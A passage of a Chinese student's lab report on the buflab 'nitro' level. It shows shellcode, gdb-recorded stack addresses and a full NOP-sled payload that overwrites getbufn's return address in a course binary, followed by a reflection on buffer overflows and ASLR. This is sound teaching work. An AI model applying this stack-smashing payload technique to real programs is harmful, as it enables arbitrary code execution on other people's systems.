30     char buf[KABOOM_BUFFER_SIZE];
31     Gets(buf);
32     return 1;
33 }
```

图 3.27 nitro 攻击涉及到的函数的源码

我们发现 buf 缓冲区的大小 buffersize 从 32 增大到了 512，这是有意义的。

尽管栈的初始地址不同，但它会在一定范围内浮动。我们只需要将有效代码填入 buf 的最后几个字节里，把前面的空间都填入 nop 指令（机器码为 90）即可。这样无论跳转到哪个地址空间，由于遇到的是 nop 指令，最终都会执行到有效代码处。

testn 函数的反汇编代码如下。

469	08048e01	<testn>:	
470	8048e01:	55	push %ebp
471	8048e02:	89 e5	mov %esp,%ebp
472	8048e04:	53	push %ebx
473	8048e05:	83 ec 24	sub \$0x24,%esp
474	8048e08:	e8 da ff ff ff	call 8048de7 <uniqueval>
475	8048e0d:	89 45 f4	mov %eax,-0xc(%ebp)
476	8048e10:	e8 ef 03 00 00	call 8049204 <getbufn>
477	8048e15:	89 c3	mov %eax,%ebx
478	8048e17:	e8 cb ff ff ff	call 8048de7 <uniqueval>
479	8048e1c:	8b 55 f4	mov -0xc(%ebp),%edx
480	8048e1f:	39 d0	cmp %edx,%eax
481	8048e21:	74 0e	je 8048e31 <testn+0x30>
482	8048e23:	c7 04 24 0c a3 04 08	movl \$0x804a30c, (%esp)
483	8048e2a:	e8 41 fb ff ff	call 8048970 <puts@plt>
484	8048e2f:	eb 36	jmp 8048e67 <testn+0x66>
485	8048e31:	3b 1d 20 c2 04 08	cmp 0x804c220,%ebx
486	8048e37:	75 1e	jne 8048e57 <testn+0x56>
487	8048e39:	89 5c 24 04	mov %ebx,0x4(%esp)
488	8048e3d:	c7 04 24 38 a3 04 08	movl \$0x804a338, (%esp)
489	8048e44:	e8 87 fa ff ff	call 80488d0 <printf@plt>
490	8048e49:	c7 04 24 04 00 00 00	movl \$0x4, (%esp)
491	8048e50:	e8 ef 04 00 00	call 8049344 <validate>
492	8048e55:	eb 10	jmp 8048e67 <testn+0x66>
493	8048e57:	89 5c 24 04	mov %ebx,0x4(%esp)
494	8048e5b:	c7 04 24 6a a1 04 08	movl \$0x804a16a, (%esp)
495	8048e62:	e8 69 fa ff ff	call 80488d0 <printf@plt>
496	8048e67:	83 c4 24	add \$0x24,%esp
497	8048e6a:	5b	pop %ebx
498	8048e6b:	5d	pop %ebp
499	8048e6c:	c3	ret

图 3.28 在反汇编代码中定位到 testn 函数

通过上面的分析我们得知，每次执行时 ebp 是随机的，但 ebp 相对于 esp 的偏移量是确定的，有： $ebp = esp + 0x24 + 4 = esp + 28$ 。而 getbufn 函数返回后要从 Line 477 一行 0x8048e15 处开始执行，我们将这个地址压栈。接下来设置 cookie 的值到 EAX 寄存器，与阶段 3 相似。编写的恶意代码如下，存放在 asm3.s 文件中。

```

asm3.s (~/Desktop/lab3) - gedit
打开 保存 撤消
asm3.s x
movl $0x4da06a04, %eax # 将返回值修改为 cookie
leal 0x28(%esp), %ebp # ebp = esp + 28
push $0x8048e15 # 将 call getbufn 的下一条指令的地址压栈
ret

```

图 3.29 恶意代码 asm3.s

转换为机器码如下。

```

miracle@ubuntu:~/Desktop/lab3$ cat nitroasm.asm
asm3.o : 文件格式 elf32-i386

Disassembly of section .text:

00000000 <.text>:
0: b8 04 6a a0 4d      mov     $0x4da06a04,%eax
5: 8d 6c 24 28          lea     0x28(%esp),%ebp
9: 68 15 8e 04 08      push   $0x8048e15
e: c3                  ret

```

图 3.30 cat 查看恶意代码的机器码

回到 getbufn 函数分析。

```

754 08049204 <getbufn>:
755 8049204: 55          push    %ebp
756 8049205: 89 e5       mov     %esp,%ebp
757 8049207: 81 ec 18 02 00 00 sub     $0x218,%esp
758 804920d: 8d 85 f8 fd ff ff lea     -0x208(%ebp),%eax
759 8049213: 89 04 24     mov     %eax,(%esp)
760 8049216: e8 37 fb ff ff call    8048d52 <Gets>
761 804921b: b8 01 00 00 00 mov     $0x1,%eax
762 8049220: c9          leave
763 8049221: c3          ret
764 8049222: 90          nop
765 8049223: 90          nop

```

图 3.31 getbufn 函数反汇编代码

由 Line 758 一行计算得知需要填入  $0x208 + 4 = 528$  字节，最后 4 个字节用于覆盖 getbufn 函数的返回地址。

由于连续调用，buf 的起始位置不是一个固定值，我们通过 gdb 调试查看 5 次循环中 buf 首地址的值。具体做法为，在 Line 759 一行中所示的 0x8049213 地址处设置断点，查看 EAX 寄存器的值。每执行一次都需要用 c 命令继续调试，继续下一次循环。



```

(gdb) b *0x8049213
Breakpoint 1 at 0x8049213
(gdb) r -nu U202015374
Starting program: /home/miracle/Desktop/lab3/bufbomb -nu U202015374
Userid: U202015374
Cookie: 0x4da06a04

Breakpoint 1, 0x08049213 in getbufn ()
(gdb) p /x $eax
$1 = 0x55683358
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x08049213 in getbufn ()
(gdb) p /x $eax
$2 = 0x556833a8
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x08049213 in getbufn ()
(gdb) p /x $eax
$3 = 0x55683338
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x08049213 in getbufn ()
(gdb) p /x $eax
$4 = 0x55683338
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x08049213 in getbufn ()
(gdb) p /x $eax
$5 = 0x55683348
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time
[Inferior 1 (process 2850) exited normally]

```

图 3.32 gdb 调试查看 buf 首地址

这样就获得了 5 个 buf 的首地址：0x55683358、0x556833a8、0x55683338、0x55683338、0x55683348。取最高地址 0x556833a8 作为返回地址，小端存储方式为 a8 33 68 55。

最终构造的解决方案如下，存放在 nitro\_U202015374.txt 文件中。



```

90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
/* 100 */
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
/* 200 */
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
/* 300 */
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
/* 400 */
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90
/* 500 */
90 90 90 90 90 90 90 90 90
b8 04 6a a0 4d      /* mov    $0x4da06a04, %eax */
8d 6c 24 28          /* lea    0x28(%esp), %ebp */
68 15 8e 04 08       /* push   $0x8048e15 */
c3
a8 33 68 55          /* 0x556833a8 */

```

图 3.33 nitro 解决方案

运行程序测试，nitro 攻击成功。

（图片：nitro 攻击成功）

```
miracle@ubuntu:~/Desktop/lab3$ ./hex2raw -n < nitro_U202015374.txt | ./bufbomb -nu U202015374
Userid: U202015374
Cookie: 0x4da06a04
Type string:KABOOM!: getbufn returned 0x4da06a04
Keep going
Type string:KABOOM!: getbufn returned 0x4da06a04
Keep going
Type string:KABOOM!: getbufn returned 0x4da06a04
Keep going
Type string:KABOOM!: getbufn returned 0x4da06a04
Keep going
Type string:KABOOM!: getbufn returned 0x4da06a04
VALID
NICE JOB!
```

图 3.34 实施 nitro 攻击

至此，nitro 攻击构造成功，第 4 关结束。

### 3.3 实验小结

本次实验的主题是缓冲区溢出攻击。缓冲区溢出是一种非常普遍、非常危险的漏洞，在各种操作系统、应用软件中广泛存在。缓冲区溢出攻击就是利用缓冲区溢出漏洞所进行的攻击行为，可以导致程序运行失败、系统关机、重新启动等后果。如果有人恶意利用在栈中分配的缓冲区的写溢出，将一个恶意代码段的首地址作为“返回地址”覆盖地写到原先正确地返回地址处，那么程序就会在执行 `ret` 指令时悄悄地转到这个恶意代码段执行，从而可以轻易取得系统特权，进而进行各种非法操作。

缓冲区溢出攻击的存在给计算机的安全带来了很大的威胁，对于缓冲区溢出攻击，主要可以从两个方面来采取相应的防范措施，一个是从程序员角度，另一个是从编译器和操作系统方面。对于程序员来说，应当尽量编写出没有漏洞的正确代码，借助一些辅助工具和技术调试、检查程序，寻找代码中可能的安全漏洞，及时加以修正，减少缓冲区溢出的可能；对于编译器和操作系统来说，应该尽量生成没有漏洞的安全代码，现代编译器和操作系统已经采用了多种机制来保护缓冲区免受缓冲区溢出的攻击和影响，例如地址空间随机化、栈破坏检测和可执行代码区域限制等方式。

在本次实验中，我们充分利用了缓冲区溢出的特点，设计字符串输入给 `bufbomb` 函数，有意引发缓冲区溢出，将程序的运行流向转到原先设计好的函数或自己新编写的函数，从而使 `bufbomb` 程序完成一些有意思的事情。通过这次实验，我对于缓冲区的概念和特点以及缓冲区溢出隐藏的危险有了更加深刻的认识，巩固了课上所学的内容和实验 2 中函数调用和参数传递的一些知识。在以后的学习中，我也会更加关注代码的正确性和安全性，尤其是此次实验中涉及到的缓冲区有关方面，争取写出更加优秀的程序。

## 实验总结

### （1）实验一：数据表示

在实验一中，我们使用顺序程序结构和有限的运算符种类、数目实现任务要求的多项功能，包括模拟部分 C 语言的库函数。实验让我认识到许多运算操作都可以用更简单的位运算完成，进而提高程序的执行效率。尽管平时编程的时候编译器已经为我们做了大部分的优化工作，了解计算机中数据的表示和运算仍然有助于我们编写更精简高效的程序。在实验过程中，我也查阅了其它的一些资料，如 *Hacker's Delight*，对计算机中数据的存储和表示有了更加深刻的理解。

### （2）实验二：拆弹

在实验二中，我们采用反汇编、静态分析和动态调试跟踪相结合的分析方法，寻找程序中处理和比对输入字符串的部分，进而得出正确的拆弹字符串。实验过程中 *gdb* 工具丰富的功能给我们提供了很大的帮助。实战也让我进一步体会到了计算机中指令和数据的存储。对指令来说数据就是一串 0/1 序列，根据指令的类型，对应的 0/1 序列可能被看作是无符号整数或带符号整数或浮点数或位串。而对于计算机硬件来说，数据是没有类型的，所有数据都是一串 0/1 序列，即机器数，机器数被送到特定的电路，按照指令规定的动作在计算机中进行计算、存储和传送。除此之外，在实验二中我还学习了汇编指令的 AT&T 表示方法，了解了寄存器传输语言（Register Transfer Language）。

### （3）实验三：缓冲区溢出攻击

在实验三中，我们构造了 5 个难度等级的攻击字符串 *Smoke*、*Fizz*、*Bang*、*Boom* 和 *Nitro*，对目标程序实施缓冲区攻击，使之完成我们所期望的一些功能，同时按要求隐藏我们的攻击痕迹，尝试“无感攻击”。实验三中涉及到的操作主要是修改堆栈中返回地址、传入参数等信息，强化了函数调用过程中堆栈的变化。最后一个攻击字符串 *Nitro* 的构造过程让我初步感受了防御缓冲区溢出攻击的技术之一——地址空间随机化。地址空间随机化的基本思路是，将加载程序时生成的代码段、静态数据段、堆区、动态库和栈区各部分的首地址进行随机化处理（起始位置在一定范围内时随机的），使得每次启动执行时，程序各段被加载到不同的地址起始处。因此对于一个随机生成的栈起始地址，基于缓冲区溢出漏洞的攻击者不太容易确定栈的起始位置。通常将这种使程序加载的栈空间的起始位置随机变化的技术称为栈随机化。对于栈随机化策略，如果攻击者多次反复使用不同的栈地址进行试探性攻击，随机化防范措施还是有可能被攻破，这就是我们构造 *Nitro* 攻击字符串的基本原理。本次实验也让我理解了在 Windows 系统下的 Visual Studio 开发环境中编程时，有时的出现函数不安全的警告提示信息的具体含义。